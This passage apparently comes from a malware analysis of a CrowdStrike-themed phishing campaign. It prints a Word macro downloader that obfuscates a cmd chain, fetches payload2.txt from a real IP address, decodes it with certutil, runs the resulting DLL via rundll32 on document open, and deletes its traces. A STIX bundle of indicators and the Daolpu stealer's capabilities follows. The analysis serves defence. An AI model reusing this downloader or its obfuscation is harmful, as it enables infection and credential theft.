ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + "
" + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3)
+ ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + "
" + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + "
" + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3)
    .InsertParagraphAfter

    .InsertAfter Text:=ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + "
" + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3)
+ ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + "
" + ChrW(-3) + ChrW(-3)

    .InsertAfter Text:=ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
" " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + "
" + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + "
" + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3)
    .InsertParagraphAfter
    End With
End Sub

'Show msgbox
Sub MsgFunc()
    Dim Msg, Style, Title, Help, Ctxt, Response, MyString
    Msg = "The document cannot be fully displayed due to missing fonts. Do you want to
install missing fonts?"    ' Define message.
    Style = vbYesNo Or vbCritical Or vbDefaultButton2    ' Define buttons.
    Title = "Missing font"    ' Define title.
    Help = "DEMO.HLP"    ' Define Help file.
    Ctxt = 1000    ' Define topic context.
    ' Display message.
    Response = MsgBox(Msg, Style, Title, Help, Ctxt)
    If Response = vbYes Then    ' User chose Yes.
        MyString = "Yes"    ' Perform some action.
        DeleteText
    Else    ' User chose No.
        MyString = "No"    ' Perform some action.
        'MsgFunc
    End If
End Sub

Sub MainFunc()
    Dim curl_enc_txt_path As String
    Dim curl_dec_exe_path As String
    Dim mal_enc_txt_url As String
    Dim mal_enc_txt_path As String
    Dim mal_dec_exe_path As String
    Dim pp As String
    Dim cc As String
    Dim dir As String
    Dim host As String

    dir = ActiveDocument.Path
    dir = Environ("temp")
    host = "http://172.104.160.126:8099"
    curl_enc_txt_path = dir + "\curl.txt"
    curl_dec_exe_path = dir + "\curl.exe"

    mal_enc_txt_url = host + "/payload2.txt"
    mal_enc_txt_path = dir + "\mscorsvc.txt"
    mal_dec_exe_path = dir + "\mscorsvc.dll"

    pp = pp + "C:\Windows\Sys"
    pp = pp + "tem32\cmd.exe /c "
    cc = cc + curl_enc_txt_path + curl_dec_exe_path
    pp = pp + "xcopy C:\Windows\Sys"
    cc = cc + curl_enc_txt_path + mal_enc_txt_url
    pp = pp + "tem32\cu" + "rl.exe " + dir + " & "
    cc = cc + mal_enc_txt_path + mal_enc_txt_url
    pp = pp + "certutil -f "
    cc = cc + mal_enc_txt_path + mal_dec_exe_path
    pp = pp + "-encode " + dir + "\cu" + "rl.exe " + curl_enc_txt_path + " & "
    cc = cc + pp + mal_dec_exe_path
    pp = pp + "certutil -f "
    cc = cc + pp + dir
    pp = pp + "-decode " + curl_enc_txt_path + " " + curl_dec_exe_path + " & "
    cc = cc + curl_enc_txt_path + dir

    pp = pp + curl_dec_exe_path + " " + mal_enc_txt_url + " -o " + mal_enc_txt_path + " &
"
    cc = cc + curl_enc_txt_path + dir
    pp = pp + "certutil -f "
    cc = cc + curl_enc_txt_path + curl_dec_exe_path
    pp = pp + "-decode " + mal_enc_txt_path + " " + mal_dec_exe_path + " & "
    cc = cc + mal_enc_txt_url + curl_dec_exe_path

    pp = pp + "del " + dir + "\cu" + "rl.exe & "
    cc = cc + host + pp + curl_enc_txt_path
    pp = pp + "del " + curl_enc_txt_path + " & "
    cc = cc + curl_enc_txt_path + dir
    pp = pp + "del " + curl_dec_exe_path + " & "
    cc = cc + curl_dec_exe_path + pp

    pp = pp + "del " + mal_enc_txt_path + " & "
    cc = cc + mal_enc_txt_path + pp

    Dim vbDblQuote As String
    vbDblQuote = Chr(34)
    pp = pp + "START " + vbDblQuote + " " + vbDblQuote + " rundll32 " + mal_dec_exe_path
+ ",DllMain" + " & "
    cc = cc + mal_dec_exe_path + pp

    pp = pp + "exit"
    cc = cc + dir + pp
    'pp = pp + "cmd.exe -d & exit"
    'cc = cc + mal_enc_txt_url + curl_dec_exe_path
    ' Shell (pp), vbHidden

    Dim objShell As Object
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run pp, 0, False
End Sub
```

```
Sub Document_Open()
    MainFunc
End Su
```

Stix2 graph

```
{
  "type": "bundle",
  "id": "bundle--fe929ee2-13da-4c6a-8810-be8c061ab434",
  "objects": [
    {
      "type": "campaign",
      "spec_version": "2.1",
      "id": "campaign--c014b573-2a94-4c09-aaf9-2c5330dedb06",
      "lang": "en",
      "created": "2024-07-18T00:00:00.007Z",
      "name": "Crawdstrike Fake Update",
      "description": "CrowdStrike bug related phishing attack"
    },
    {
      "type": "identity",
      "spec_version": "2.1",
      "id": "identity--bdc38620-34da-418b-9b72-fc1ae34b398f",
      "name": "CrowdStrike",
      "identity_class": "organization"
    },
    {
      "type": "malware",
      "spec_version": "2.1",
      "id": "malware--7b96a7fc-74ef-435a-bd34-17cb2b3f7712",
      "is_family": false,
      "name": "Daolpu",
      "created_by_ref": "file--3ad05b73-3251-4b41-beca-5de1accc9a5e",
      "malware_types": [
          "spyware"
      ],
      "capabilities": [
        "steals-authentication-credentials",
        "communicates-with-c2",
        "exfiltrates-data",
        "fingerprints-host"
      ],
      "sample_refs": [
          "file--58970bff-b7a9-4b85-8c88-34c16a852e8e",
          "file--26d5f6ec-cc77-4162-bdff-401a515689d7",
          "file--ea34c3fe-1d5b-4cf6-92e1-7e02cd878242"
      ]
    },
    {
      "type": "malware",
      "spec_version": "2.1",
      "id": "malware--9823d959-beff-47e1-bfe5-74d029849d4e",
      "is_family": false,
      "name": "Daolpu Macrovirus",
      "malware_types": [
          "downloader"
      ],
      "sample_refs": [
        "file--5760335e-071a-4267-af37-8ce39a563a10"
      ]
    },
    {
        "type": "file",
        "spec_version": "2.1",
        "id": "file--0974b3d8-9291-4e6c-9f07-4b20ea435278",
        "name": "ThisDocument.cls",
        "hashes": {
            "SHA-256": "6d3f611353c7fc8aa65b48b3bc054682aad6b2d7c1321f4fb1b6ed98bb88aa9d"
        },
        "mime_type": "text/plain"
    },
    {
        "type": "file",
        "spec_version": "2.1",
        "id": "file--5760335e-071a-4267-af37-8ce39a563a10",
        "name":
"New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm",
        "hashes": {
            "SHA-256": "803727ccdf441e49096f3fd48107a5fe55c56c080f46773cd649c9e55ec1be61"
        },
        "mime_type": "application/msword",
        "contains_refs": "file--0974b3d8-9291-4e6c-9f07-4b20ea435278"
    },
    {
        "type": "file",
        "spec_version": "2.1",
        "id": "file--3ad05b73-3251-4b41-beca-5de1accc9a5e",
        "name": "payload2.txt",
        "hashes": {
            "SHA-256": "5eaf0f1c1d23f4372e24eb15ee969552c416a38dbc45e4f2b4af283e3bfb8721"
        },
        "mime_type": "text/plain"
    },
    {
      "type": "url",
      "spec_version": "2.1",
      "id": "url--af891d7d-9bcc-4fb4-9bed-5feb52908e24",
      "value": "http://172.104.160.126:8099/payload2.txt"

    },
    {
      "type": "url",
      "spec_version": "2.1",
      "id": "url--0bae24fb-6bfd-483f-82a3-32cac7626dee",
      "value": "http://172.104.160.126:8099/Uploadss"
    },
    {
        "type": "file",
        "spec_version": "2.1",
        "id": "file--58970bff-b7a9-4b85-8c88-34c16a852e8e",
        "name": "mscorsvc.dll",
        "hashes": {
            "SHA-256": "4ad9845e691dd415420e0c253ba452772495c0b971f48294b54631e79a22644a"
        },
        "mime_type": "application/x-msdownload"
    },
    {
        "type": "file",
        "spec_version": "2.1",
        "id": "file--26d5f6ec-cc77-4162-bdff-401a515689d7",
        "name": "mscorsvc.dll",
        "hashes": {
            "SHA-256": "3a9323a939fbecbc6d0ceb5c1e1f3ebde91e9f186b46fdf3ba1aee03d1d41cd8"
        },
        "mime_type": "application/x-msdownload"
    },
    {
        "type": "file",
        "spec_version": "2.1",
        "id": "file--ea34c3fe-1d5b-4cf6-92e1-7e02cd878242",
        "name": "mscorsvc.dll",
        "hashes": {
            "SHA-256": "f0fce67c1f360d045c21249f6faaac4d64b36aad02c8b877ab7db1e35f7c71f5"
        },
        "mime_type": "application/x-msdownload"
    },
    {
        "type": "relationship",
        "spec_version": "2.1",
        "id": "relationship--621277c3-198e-4c9a-b91b-ed54eacd33de",
        "relationship_type": "impersonates",
        "source_ref": "campaign--c014b573-2a94-4c09-aaf9-2c5330dedb06",
        "target_ref": "identity--bdc38620-34da-418b-9b72-fc1ae34b398f"
    },
    {
        "type": "relationship",
        "spec_version": "2.1",
        "id": "relationship--2841bbbc-adf0-4b6e-be1c-ce76c953b06es",
        "relationship_type": "uses",
        "source_ref": "campaign--c014b573-2a94-4c09-aaf9-2c5330dedb06",
        "target_ref": "malware--9823d959-beff-47e1-bfe5-74d029849d4e"
    },
    {
        "type": "relationship",
        "spec_version": "2.1",
        "id": "relationship--75cc4004-3430-4f6d-a62c-5a3ca02a30c4",
        "relationship_type": "downloads",
        "source_ref": "malware--9823d959-beff-47e1-bfe5-74d029849d4e",
        "target_ref": "file--3ad05b73-3251-4b41-beca-5de1accc9a5e"
    },
    {
        "type": "relationship",
        "spec_version": "2.1",
        "id": "relationship--b394f377-bb13-4dea-848d-518ed6bef8b6",
        "relationship_type": "communicates-with",
        "source_ref": "malware--9823d959-beff-47e1-bfe5-74d029849d4e",
        "target_ref": "url--af891d7d-9bcc-4fb4-9bed-5feb52908e24"
    },
{
    "type": "relationship",
    "spec_version": "2.1",
    "id": "relationship--85dd37e7-4d4e-42db-b463-eef142ffdd9a",
    "relationship_type": "communicates-with",
    "source_ref": "malware--7b96a7fc-74ef-435a-bd34-17cb2b3f7712",
    "target_ref": "url--0bae24fb-6bfd-483f-82a3-32cac7626dee"
},
{
  "type": "directory",
  "spec_version": "2.1",
  "id": "directory--fd88dfe8-15fe-44c7-9689-a50ba915e50c",
  "path": "C:\\Windows\\Temp"
},
{
    "type": "file",
    "spec_version": "2.1",
    "id": "file--f2f79ab1-606c-47aa-8c6e-311e12612884",
    "name": "result.txt",
    "parent_directory_ref": "directory--fd88dfe8-15fe-44c7-9689-a50ba915e50c",
    "created_by_ref": "malware--7b96a7fc-74ef-435a-bd34-17cb2b3f7712"
},
{
    "type": "file",
    "spec_version": "2.1",
    "id": "file--dab8547d-c3d8-4834-ac06-c24780f60838",
    "name": "Login Data",
    "parent_directory_ref": "directory--fd88dfe8-15fe-44c7-9689-a50ba915e50c",
    "created_by_ref": "malware--7b96a7fc-74ef-435a-bd34-17cb2b3f7712"
},
{
    "type": "file",
    "spec_version": "2.1",
    "id": "file--f34cbe8f-218c-4673-8e14-25e5ed2db655",
    "name": "cookies.sqlite",
    "parent_directory_ref": "directory--fd88dfe8-15fe-44c7-9689-a50ba915e50c",
    "created_by_ref": "malware--7b96a7fc-74ef-435a-bd34-17cb2b3f7712"
},
{
    "type": "file",
    "spec_version": "2.1",
    "id": "file--469da665-b4b2-433a-998e-cb3741de65b4",
    "name": "cookies.sqlite-wal",
    "parent_directory_ref": "directory--fd88dfe8-15fe-44c7-9689-a50ba915e50c",
    "created_by_ref": "malware--7b96a7fc-74ef-435a-bd34-17cb2b3f7712"
},
{
    "type": "file",
    "spec_version": "2.1",
    "id": "file--ffe729b5-823c-4133-b8ae-293320f4df0b",
    "name": "cookies.sqlite-shm",
    "parent_directory_ref": "directory--fd88dfe8-15fe-44c7-9689-a50ba915e50c",
    "created_by_ref": "malware--7b96a7fc-74ef-435a-bd34-17cb2b3f7712"
},
    {
        "type": "file",
        "spec_version": "2.1",
        "id": "file--e8c43b38-a0ac-4c1b-becb-a346dc0c60c9",
        "name": "cmd.exe"
    },
    {
      "type": "tool",
      "spec_version": "2.1",
      "id": "tool--76ff81fb-fb47-425e-983a-65084ce2e790",
      "name": "command prompt",
      "object_refs": "file--e8c43b38-a0ac-4c1b-becb-a346dc0c60c9"
    },
    {
        "type": "relationship",
        "spec_version": "2.1",
        "id": "relationship--fed44f3e-fed9-46b4-9b62-e06c76fca109",
        "relationship_type": "uses",
        "source_ref": "malware--9823d959-beff-47e1-bfe5-74d029849d4e",
        "target_ref": "tool--76ff81fb-fb47-425e-983a-65084ce2e790"
    },
    {
      "type": "process",
      "spec_version": "2.1",
      "id": "process--3104b8b4-cd0a-4f74-b791-f66c4f85fa28",
      "image_ref": "file--e8c43b38-a0ac-4c1b-becb-a346dc0c60c9",
      "command_line": "cmd /c curl.exe http://172.104.160.126:8099/payload2.txt -o
C:\\Users\\admin\\AppData\\Local\\Temp\\mscorsvc.txt"
    },
    {
      "type": "process",
      "spec_version": "2.1",
      "id": "process--c73793f7-3c5d-427d-9121-9e43064eb000",
      "image_ref": "file--e8c43b38-a0ac-4c1b-becb-a346dc0c60c9",
      "command_line": "cmd /c certutil -f -decode
C:\\Users\\admin\\AppData\\Local\\Temp\\mscorsvc.txt
C:\\Users\\admin\\AppData\\Local\\Temp\\mscorsvc.dll"
    },
    {
      "type": "process",
      "spec_version": "2.1",
      "id": "process--c3a5ea9e-1981-44eb-8e26-1fe11cecdc0c",
      "image_ref": "file--e8c43b38-a0ac-4c1b-becb-a346dc0c60c9",
      "command_line": "cmd /c START \" \" rundll32
C:\\Users\\admin\\AppData\\Local\\Temp\\mscorsvc.dll,DllMain"
    }
  ]
}
```